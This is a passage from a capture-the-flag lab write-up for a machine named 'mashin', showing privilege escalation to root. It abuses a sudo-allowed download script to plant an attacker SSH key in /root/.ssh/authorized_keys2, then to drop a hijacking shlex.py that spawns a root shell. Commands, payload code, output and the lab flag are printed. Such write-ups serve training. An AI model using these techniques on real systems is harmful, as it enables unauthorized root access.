
```
# Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile     .ssh/authorized_keys .ssh/authorized_keys2
```

It show us that ssh still accept authorized_keys2 by default even if it saying it will be disregarded in the future. Thus we can create this file and login to root via ssh.



```
zulfi@mashin:/tmp$ sudo /opt/download.py http://192.168.1.48/id_rsa.pub /root/.ssh/authorized_keys2
Initializing download: http://192.168.1.48/id_rsa.pub
File size: 569 bytes
Opening output file /root/.ssh/authorized_keys2
Server unsupported, starting from scratch with one connection.
Starting download


Downloaded 569 byte(s) in 0 second(s). (5.48 KB/s)
zulfi@mashin:/tmp$
```

```
┌──(kali㉿localh3art)-[~/.ssh]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.37 - - [17/Nov/2022 06:55:44] "GET /id_rsa.pub HTTP/1.0" 200 -
192.168.1.37 - - [17/Nov/2022 06:55:44] "GET /id_rsa.pub HTTP/1.0" 200 -
```




```
┌──(kali㉿localh3art)-[/tmp/mashin]
└─$ ssh root@192.168.1.37
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-132-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 17 Nov 2022 02:56:16 PM UTC

  System load:  0.08               Processes:             233
  Usage of /:   54.1% of 9.75GB    Users logged in:       0
  Memory usage: 14%                IPv4 address for ens33: 192.168.1.37
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

19 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

New release '22.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
```

Method 4 - Create */opt/shlex.py*

Because the application were built with python and require some library to running, we can create the library name on the same directory as the application. Instead of using real library, python will use library that was on same directory as it. This method are simmilar like Sudo PATH Injection.

Here we will inject shlex.py on /opt/ directory and achieve code execution.


```
#!/usr/bin/env python3

import os
os.system("/bin/bash")
```



```
zulfi@mashin:/tmp$ sudo /opt/download.py http://192.168.1.48/shlex.py /opt/shlex.py
Initializing download: http://192.168.1.48/shlex.py
File size: 57 bytes
Opening output file /opt/shlex.py
Server unsupported, starting from scratch with one connection.
Starting download


Downloaded 57 byte(s) in 0 second(s). (0.55 KB/s)
zulfi@mashin:/tmp$
```

```
┌──(kali㉿localh3art)-[/tmp/mashin]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.37 - - [17/Nov/2022 07:02:34] "GET /shlex.py HTTP/1.0" 200 -
192.168.1.37 - - [17/Nov/2022 07:02:34] "GET /shlex.py HTTP/1.0" 200 -
```

On the second use of the application, the injection succeed



```
zulfi@mashin:/tmp$ sudo /opt/download.py http://192.168.1.48/shlex.py /opt/shlex.py
root@mashin:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@mashin:/tmp#
```

we can read **root.txt** file

```
HTBID{56c1cc3b2003c0bdc111e2c4d787672b}
```

Conclusion

This box was designed to learn multiple techniques used from boot to root. Starting from .git disclosure, source code review, ssti, reverse engineering, buffer overflow and privilege escalation using multiple techniques.

I believe there's many files that can be created that can allows you to become root. If you have any idea of how to obtain root on this machine, you can try to share your tricks on

Altough this just easy difficulty machine, I hope you all enjoying the journey of pwning this boxes!

Credits belongs to @zulfi010, @Kobokan1337 , begula#2317, 0xdc9#2020, InersIn#4974 and kaelanalysis#3970 for the help and support so this boxes can be released!